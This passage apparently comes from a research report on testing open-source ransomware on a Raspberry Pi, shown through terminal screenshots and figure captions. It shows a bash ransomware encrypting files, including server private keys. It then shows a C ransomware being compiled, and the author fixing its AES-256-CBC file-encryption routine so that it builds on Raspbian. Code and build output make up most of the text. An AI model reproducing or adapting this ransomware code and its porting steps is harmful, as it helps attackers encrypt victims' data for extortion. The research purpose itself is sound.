


```
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/Decryption_After_Payment_2.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/Decryption_After_Payment_1.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/DecryptTime.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/sample_apache_conf/server.pass.key
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/sample_apache_conf/server.key
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/hacker.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/hacked.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/bitcoin.png
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/README.md
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/CryptoTroop/CryptoTrooper-master/bg.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/CryptoTroop/CryptoTrooper-master/README.md
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Link.txt
Encryption successful
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-master-2 $
```

Figure 29: After successful execution


3rd Ransomware written in C

This ransomware contains only three files; encrypt, decrypt and README file. Running the encrypt.c file on the compiler, and by changing a code it was run successfully on the targeted folder. It placed a ransom note in the targeted folder that was ransomware_info.


Ransomware-master
File Edit View Sort Go Tools
/home/pi/Desktop/Ransomware from Pi/Ransomware/Ransomware-master
<No subfolders
Ransomware 2
Ransomware-ma
decrypt.c
encrypt.c
README.md
pi@raspberrypi: ~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master
File Edit Tabs Help


```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encr
ypt
```

Figure 30: 3rd Ransomware files written in C language



Ransomware-master
File Edit View Sort Go Tools
/home/pi/Desktop/Ransomware from Pi/Ransomware/Ransomware-master
Ransomware from Pi
Ransomware
Bash Ransomware
Docu
Dowr
Magi
Musi
decrypt.c
encrypt.c
README.md
pi@raspberrypi: ~/Desktop/Ranso...Ransomware/Ransomware-master
File Edit Tabs Help

```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc e
ncrypt.c -o encrypt
encrypt.c:5:10: fatal error: openssl/evp.h: No such file or directory
 #include <openssl/evp.h>
          ^~~~~~~~~~~~~~~
compilation terminated.
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ sudo
apt-get install linssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package linssl-dev
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ sudo
apt-get install libssl-dev
```

Figure 31: Installing required libraries


pi@raspberrypi: ~/Desktop/Ranso...Ransomware/Ransomware-master
File
Edit
Tabs
Help

```
compilation terminated.
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ sudo
apt-get install linssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package linssl-dev
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ sudo
apt-get install libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libssl1.1
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
The following packages will be upgraded:
  libssl1.1
1 upgraded, 1 newly installed, 0 to remove and 184 not upgraded.
Need to get 3,364 kB of archives.
After this operation, 7,026 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```



pi@raspberrypi: ~/Desktop/Ranso...Ransomware/Ransomware-master
File
Edit
Tabs
Help

```
  libssl-dev
The following packages will be upgraded:
  libssl1.1
1 upgraded, 1 newly installed, 0 to remove and 184 not upgraded.
Need to get 3,364 kB of archives.
After this operation, 7,026 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.debian.org/debian buster/main i386 libssl1.1 i386 1.1.1d-0+deb1
0u2 [1,538 kB]
Get:2 http://ftp.debian.org/debian buster/main i386 libssl-dev i386 1.1.1d-0+deb
10u2 [1,826 kB]
Fetched 3,364 kB in 26s (127 kB/s)
Reading changelogs... Done
Preconfiguring packages ...
(Reading database ... 166094 files and directories currently installed.)
Preparing to unpack .../libssl1.1_1.1.1d-0+deb10u2_i386.deb ...
Unpacking libssl1.1:i386 (1.1.1d-0+deb10u2) over (1.1.1c-1) ...
Selecting previously unselected package libssl-dev:i386.
Preparing to unpack .../libssl-dev_1.1.1d-0+deb10u2_i386.deb ...
Unpacking libssl-dev:i386 (1.1.1d-0+deb10u2) ...
Setting up libssl1.1:i386 (1.1.1d-0+deb10u2) ...
Setting up libssl-dev:i386 (1.1.1d-0+deb10u2) ...
Processing triggers for libc-bin (2.28-10) ...
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $
```


Figure 32: Installation of Open SSL

Code Modification for Size


This ransomware was written in C language and designed for linux system not for IoT devices. After making a few modifications in the existing code, it was able to run on Raspbian OS. Only changing pointer that was pointing at size, it was easily run on the Raspbian OS without any interruption. Following are the screenshot of code modification.



```
void encryptfile(FILE * fpin,FILE* fpout,unsigned char* key, unsigned char* iv)
{
        //Using openssl EVP to encrypt a file


        const unsigned bufsize = 4096;
        unsigned char* read_buf = malloc(bufsize);
        unsigned char* cipher_buf ;
        unsigned blocksize;
        int out_len;

        EVP_CIPHER_CTX *ctx;
        ctx = EVP_CIPHER_CTX_create();

        EVP_CipherInit(&ctx,EVP_aes_256_cbc(),key,iv,1);
        blocksize = EVP_CIPHER_CTX_block_size(&ctx);
        cipher_buf = malloc(bufsize+blocksize);

        // read file and write encrypted file until eof
        while(1)
        {
                int bytes_read = fread(read_buf,sizeof(unsigned char),bufsize,fpin);
                EVP_CipherUpdate(&ctx,cipher_buf,&out_len,read_buf, bytes_read);
                fwrite(cipher_buf,sizeof(unsigned char),out_len,fpout);
                if(bytes_read < bufsize)
                {
                        break;//EOF
                }
        }
```




```
        const unsigned bufsize = 4096;
        unsigned char* read_buf = malloc(bufsize);
        unsigned char* cipher_buf ;
        unsigned blocksize;
        int out_len;

        EVP_CIPHER_CTX *ctx;
        ctx = EVP_CIPHER_CTX_create();

        EVP_CipherInit(ctx,EVP_aes_256_cbc(),key,iv,1);
        blocksize = EVP_CIPHER_CTX_block_size(ctx);
        cipher_buf = malloc(bufsize+blocksize);

        // read file and write encrypted file until eof
        while(1)
        {
                int bytes_read = fread(read_buf,sizeof(unsigned char),bufsize,fpin);
                EVP_CipherUpdate(ctx,cipher_buf,&out_len,read_buf, bytes_read);
                fwrite(cipher_buf,sizeof(unsigned char),out_len,fpout);
                if(bytes_read < bufsize)
                {
                        break;//EOF
                }
        }

        EVP_CipherFinal(ctx,cipher_buf,&out_len);
        fwrite(cipher_buf,sizeof(unsigned char),out_len,fpout);

        free(cipher_buf);
        free(read_buf);
```




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encryp
t -lcryptopp
/usr/bin/ld: cannot find -lcryptopp
collect2: error: ld returned 1 exit status
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ gcc encrypt.c -o encryp
t -lcrypto
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware-master $ 
```

Figure 33: Compilation Done



